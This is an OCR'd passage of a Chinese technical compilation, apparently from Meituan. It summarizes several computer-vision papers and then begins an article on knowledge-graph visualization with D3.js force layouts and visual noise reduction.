



图 7

本文考虑了概念层级的信息，在内容层面匹配的基础上引入了语义层面的匹配。在语义层面的匹配分支中，本文设计了概念传播机制来挖掘视频中的隐含语义。具体来说，在外部知识的指导下，本文的方法利用概念间的关联，扩展得到检测器之外的概念，以此来丰富视频的表征。通过这种方式，本文的方法实现了细粒度的视频文本的匹配，从而得到更准确的检索结果，并在多个不同的基准模型以及多个公开数据集上应用了该方法，均获得了稳定的性能提升，证明了本文方法的有效性和泛化性能。

该方法可以在短视频领域，用于扩展通用视频标签体系并为视频内容提供好的基础表征，进而在内容分发场景下，为用户呈现更加契合用户搜索意图与潜在兴趣的视频内容，改善用户体验。

## ECCV | PromptDet: Towards Open-vocabulary Detection using Uncurated Images（使用未经处理的图像面向开放词汇的目标检测）

**论文作者**：冯承健（美团），钟毓杰（美团），揭泽群（美团），初祥祥（美团），任海兵（美团），魏晓林（美团），谢伟迪（上海交通大学），马林（美团）

**论文下载**：PDF

**论文简介**：这项工作的目标是建立一个可扩展的目标检测器，使用零手动标注将目标

检测器扩展到新的 / 未见过的类别，如下图 8 所示：





图 8

为了实现这一点，我们做出了以下四项贡献：

1. 为了追求泛化性，我们提出了一个两阶段的开放词汇目标检测器，使用来自预训练视觉语言模型的文本编码器对类别无关的物体提议区域进行分类。
2. 为了将 RPN 提议区域的视觉潜在空间与预训练文本编码器的潜在空间配对，我们提出了区域提示（prompt）学习方法，以将文本嵌入空间与物体区域的视觉特征对齐。
3. 为了扩大学习过程以检测更广泛的类别，我们通过一种新颖的自训练框架利用可用的在线资源，该框架允许在大量嘈杂的未经处理的网络图像上训练所提出的检测器。
4. 为了评估我们提出的检测器，PromptDet，我们在具有挑战性的 LVIS 和 MS-COCO 数据集进行了广泛的实验。与现有方法相比，PromptDet 使用更少的额外训练图像和零手动标注，表现出卓越的检测性能。

本文方法对于用户种草图片的理解和归类有重大价值，有助于向其他用户推荐相关商品和景点。用户在种草或评价时通常会分享一些图片，而在寻找好商品或好去处时通常使用文本来搜索，图片和文本之间没有直接的对应关系，从而不能根据用户的搜索文本推荐相关的种草商品和景点。通过本文提出的方法，可以根据自定义的文本（如商品名称）检测图片中的物体，对种草图片进行理解和归类。当用户使用文本搜索时，可以向用户推荐最相关的种草商品和景点，实现精准和多样化的种草内容推荐，提升种草转化率。

## ACM MM | Synthesizing Counterfactual Samples for Effective Image-Text Matching（合成反事实样本以进行有效的图像 - 文本匹配）

**论文作者**：魏浩（中国科学院计算技术研究所），王树徽（中国科学院计算技术研究所），韩歆哲（中国科学院计算技术研究所），薛哲（北京邮电大学），马彬（美团），魏晓明（美团），魏晓林（美团）

**论文下载**：PDF

**论文简介**：图像文本匹配（Image-Text Matching）是跨模态领域的一个基础研究问题，旨在度量图像和文本之间的语义相似性。最近的工作通常使用难负样本挖掘（Hard Negative Mining）来捕获图像和文本之间的多重对应关系。不幸的是，拥有丰富信息的负样本在训练数据中非常稀少，很难在随机采样的小批次中获得。受到因果推理的启发，本文通过类比难负样本挖掘和因果效应优化来解决这一问题。本文提出了反事实匹配（Counterfactual Matching, CFM）方法（如下图 9），用于更加有效的匹配关系挖掘。





图 9

如上图，CFM 包含三个主要部分，即用于自动因果因子识别的特征选择、用于保障因果因子完整性的自我探索和用于反事实样本合成的自我调整。与传统的难负样本挖掘相比，该方法缓解了过拟合现象，有效地捕获了图像和文本之间的细粒度匹配关联。本文将 CFM 与三种最先进的图像文本匹配模型结合起来进行评估。在两个公开

数据集上进行的实验表明，本文提出的方法具有很强的通用性和有效性。

本文方法对于提升图像文本相关性建模效果具有重要价值，可进一步提升在图文相关性，图像细粒度理解，图像、视频检索等下游任务的效果（如下图 10）。在内容展示中，对于提升信息流内容的图像 – 文本、视频封面 – 文本相关性，改善用户体验具有重要意义。

图 10

## ACM MM | Zero-shot Video Classification with Appropriate Web and Task Knowledge Transfer（基于网络知识与任务知识迁移的零样本视频分类）

**论文作者**：卓君宝（中国科学院计算技术研究所 & 美团实习生），朱妍（中国科学院计算技术研究所 & 美团实习生），崔书豪（美团），王树徽（中国科学院计算技术研究所），黄庆明（中国科学院计算技术研究所），马彬（美团），魏晓明（美团），魏晓林（美团）

**论文下载**：PDF

**论文简介**：零样本视频分类旨在识别在模型训练过程中从未见过的视频类别，一般通过构建视觉特征和语义嵌入之间的映射来实现。研究表明通过挖掘视频包含的物体作为属性并结合外部知识能有效提升模型的性能。但是，从可见类别挖掘的物体属性不能有效泛化到未见类，且外部知识中属性之间的关系与视频中出现的属性关系存在较大偏差。本文提出了基于网络知识的属性构建方法和属性 - 类别关系挖掘方法，如下图 11 所示：





图 11

根据视频类别名称在网络中搜集相关的图像，并应用预先训练的物体识别模型对收集的图像进行识别，提取频繁出现的物体作为该视频类别相关的属性，构建属性 - 类别关系。通过所挖掘的属性以及外部知识，采用图神经网络学习视觉特征到类别的映射，有效提升模型的泛化能力。此外，为解决现有方法过拟合到已见类别的问题，本文提出通过估计已见类和未知类之间的相似度来指导模型训练的方法。实验表明，所提方法取得了显著的性能提升。

本文方法可在需要新的类别标签时，快速实现样本冷启动，加速标签模型研发。对基

于标签的短视频内容运营，媒资管理，内容分发等应用能起到重要支撑。可以通过少量示例样本快速构建视频分类模型，从存量内容池中自动挖掘高价值内容（如："探店种草"）匹配大众点评 App"发现好去处"的产品定位，在首页信息流中为用户提供丰富的信息参考，如下图 12 所示：




图 12

## 模型量化

### ACM MM | Towards Accurate Post-Training Quantization for Vision Transformer（迈向 Vision Transformer 的高精度后量化算法）

**论文作者**：丁一芙（北京航空航天大学 & 美团实习生），秦浩桐（北京航空航天大学），闫青华（北京航空航天大学），柴振华（美团），刘俊杰（美团），魏晓林（美团），刘祥龙（北京航空航天大学）

**论文下载**：PDF

**论文简介**：后量化是 CNN 模型压缩中较为成熟的一个研究方向，然而如何在 Vision Transformer 上实现无损后量化在学界依然是一个没有解决的问题。通过引入高精度的后量化算法，可以解决 Transformer 结构在服务端部署效率不高、显存占用过大的落地痛点，同时也为 Mobile Transformer 在移动端设备的落地提供更多可能性。

现有的研究方法中比较代表的是华为诺亚方舟实验室的 FQ-ViT，在极低比特的情况下对量化误差的评估与实际仍存在较大误差，同时对具有幂率分布的 SoftMax 层的处理方法有待有进一步优化。基于上述观察，我们提出了一种名为 APQ-ViT（Accurate Post-training Quantization framework for Vision Transformer）的方法（如下图 13）：通过引入底部误差消除的逐块校准策略，基于块层面感知量化误差，减少量化对最终输出的影响，并设计了一种马太效应保持的 Softmax 后量化映射方法，可以达到在 8 bit 工业场景下基本性能无损的压缩效果，并且在更低比特（4/6 bit）下也能显著降低模型量化带来的精度损失。





**Figure 1: Overview of APQ-ViT. The left is Bottom-elimination Blockwise Calibration to apply quantization in a blockwise manner to perceive the quantization loss of adjacent layers, and prioritize the significant errors by eliminating the second-order gradient corresponding to trivial errors. The right is Matthew-effect Preserving Quantization, which is specialized for maintaining the power-law distribution of the Softmax function.**

图 13

本文方法可为内容场景中多媒体理解任务 Transformer 模型快速量化部署产生的性能损失问题提供优化方案，同时也为端侧 Transformer 的落地应用提供技术支撑，并进一步减少 App 的包体积。

本文介绍了美团视觉智能部围绕线上内容生产与分发，在跨模态匹配与生成、语义分割、物体检测、模型压缩等领域所做的一些科研工作，以及这些科研成果在实际场景中的应用，希望对大家有所帮助或启发。

# 知识图谱可视化技术在美团的实践与探索

作者：巍耀

## 1. 知识图谱可视化基本概念

### 1.1 知识图谱技术的简介


知识图谱（Knowledge Graph）是人工智能的重要分支，它是一种揭示实体之间关系的语义网络，可以对现实世界的事物及其相互关系进行形式化地描述。举个例子，“孙悟空的师傅是唐僧”就是一条知识。在这条知识里，有“孙悟空”和“唐僧”两个实体，“师傅”是描述这两个实体之间的关系，上述内容在知识图谱中就组成了一个 SPO 三元组（Subject-Predicate-Object）。

所以，对于现实世界中实体之间的关联关系，用知识图谱进行描述的话，就显得非常合适。正是由于知识图谱的这种优势，这项技术得到迅速普及，目前在搜索、推荐、广告、问答等多个领域都有相应的解决方案。

### 1.2 知识图谱可视化的简介

可视化，简单来说就是将数据以一种更直观的形式表现出来。其实，我们现在常用的折线图、柱状图、饼状图（下称折柱饼），甚至 Excel 表格，都属于数据可视化的一种。

以往，我们存储数据主要是以数据表的方式，但这种方式很难结构化地存储好知识类型的数据。对于关系类型的数据，如果用前文的例子为基础并补充一些相关信息，经过可视化后就能展示成这样：




西游记中人、物关系

这种信息就很难用“折柱饼”或者表格呈现出来，而用知识图谱可视化的方式呈现，就非常的清晰。

# 2. 场景分析与架构设计

## 2.1 场景需求分析

我们梳理后发现，在美团的各个业务场景中知识图谱可视化需求主要包含以下几类：

- **图查询应用**：以图数据库为主的图谱可视化工具，提供图数据的编辑、子图探索、顶点 / 边信息查询等交互操作。
- **图分析应用**：对业务场景中的关系类数据进行可视化展示，帮助业务同学快速了解链路故障、组件依赖等问题。
- **技术品牌建设**：通过知识图谱向大家普及人工智能技术是什么，以及它能做什么，让 AI 也具备可解释性。

## 2.2 技术选型与架构设计

在图关系可视化上，国内外有很多图可视化的框架，由于美团的业务场景中有很多个性化的需求和交互方式，所以选择了 D3.js 作为基础框架，虽然它的上手成本更高一些，但是灵活度也比较高，且功能拓展非常方便。D3.js 提供了力导向图位置计算的基础算法，同时也有很方便的布局干预手段。于是，我们基于 D3.js 封装了自己的知

识图谱可视化解决方案——uni-graph。


整体的功能与架构设计如下图所示，下面我们会介绍一些 uni-graph 的功能细节和可视化的通用技术策略。

架构图

# 3. 技术挑战与方案设计

## 3.1 布局策略

在不同类型的知识图谱中，因数据差异较大，对布局效果的要求也有所不同。能让业务数据有合适的布局来做可视化呈现，是一项比较大的技术挑战。除了下面几种基本的布局之外，我们还探索了一些特定场景下的布局方案。




布局策略 - 基础布局

### 提取数据特征优化布局

D3.js 提供的力导向图模块（d3-force）实现了一个 velocity Verlet 数值积分器，用于模拟粒子的物理运动。在不做过多干预的情况下，会根据节点与边的关系模拟物理粒子的随机运动。D3.js 的力导向图提供的力学调参项主要包括 Centering（向心力）、Collision（碰撞检测）、Links（弹簧力）、Many-Body（电荷力）、Positioning（定位力）。

如何针对不同的节点进行合适的力学干预，是让布局更符合预期的关键。一般来讲，同一业务场景的图谱结构都具有一定的相似性，我们考虑针对业务特定的数据结构特征来做定制化的力学调优。这里举一个简单的场景进行说明，我们抽象出了在树中才有的层级和叶子节点的概念，虽然部分节点会互相成环，不满足树的定义，但是大部分数据是类似于树的结构，这样调试后，展示的关联关系就会比随机布局更加清晰，用户在寻找自己需要的数据时也会更快。


布局策略 – 基于数据特征优化

其实，美团的各个业务场景都有个性化定制布局的需求，这里只是拿其中一个最简单的场景进行说明，uni-graph 能够将力学参数调整的模块独立出来，并且梳理出一些常用的参数预设，可以支撑很多场景的布局优化。


## 层级数据布局方案

在很多业务场景中，用户更倾向于采用分层的方式来观察图谱数据，因为这样有利于理解和分析图谱数据，比如：根据用户探索路径分层、边关系聚合分层、业务属性归类分层、指定中心点路径分层等等，这些需求对图谱的样式和布局形式提出了更高的要求。

得益于 D3.js 力学布局的灵活性和拓展能力，我们在业务实践的过程中实现了几种常用的布局方案：




布局策略 – 层级布局 –1




布局策略 – 层级布局 –2

以聚簇层布局为例，我们简单介绍一下实现过程：

**首先处理图谱数据，将中心节点关联的子节点按关联关系归类，生成聚簇边和聚簇边节点，同时将子节点分层。还需要自定义一种聚簇力，聚簇力包含三个参数ClusterCenter、Strength、Radius，对应聚簇中心、力的强度、聚簇半径。在**

**力学初始化时，我们为每个子节点定义聚簇中心节点和聚簇半径。最后在力学布局的 Tick 过程中，先计算子节点与其聚簇中心节点坐标偏移量，然后根据偏移量和聚簇半径的差值来判断节点的受力方向和大小，最终经过向量计算得出节点的坐标。**

## 布局参数配置化


在特定领域的图谱可视化中，通常采用一两种布局即可满足用户的展示需求，因为这些场景下的图谱的关系结构相对固定。但作为平台性质的工具，就需要展示多个领域的图谱。为了更清晰地展现出各领域图谱的特点，布局形态就需要跟随图谱而变化。

针对这种场景，我们实现了多项布局参数的配置化，用户可以根据领域图谱的特点优化布局参数，并作为配置保存下来。

**领域图谱可视化 – 网格布局参数调整**


布局策略 – 参数配置化

**图数据库可视化 – 布局样式参数调整**




布局策略 – 图数据库

**服务链路可视化 – 平铺层布局参数调整**





布局策略 – 服务链路

## 3.2 视觉降噪

在用户使用可视化应用时，文字 / 节点 / 边等元素内容混杂在一起，如果没有做好信

息的表达和呈现，会直接影响到用户的使用体验和使用效率。经过分析，我们发现这是因为在可视化过程中产生的视觉噪声太多，而通过可视化带来的有效信息太少。下面将举例展示什么叫做视觉噪声：





视觉降噪 – 视觉噪声

在以上几张图中，虽然将知识图谱的数据呈现了出来，但是元素数量非常多，信息杂乱，给用户的观感是“眼花缭乱”。下面我们会介绍针对这类问题的解决方案。


## 文字处理

文字主要用在节点和边的描述上，虽然它能提供非常重要的信息，但是节点多了后，文字会在所难免的相互重叠，而重叠后的文字很难快速识别出来，不仅起不到传递信息的作用，反而会造成很差的视觉体验。为此，我们需要对文字进行遮挡检测，根据文字的层叠关系，将置于底部的文字透明度调低，这样即使多层文字重叠后，置于顶层的文字依然能被快速识别。



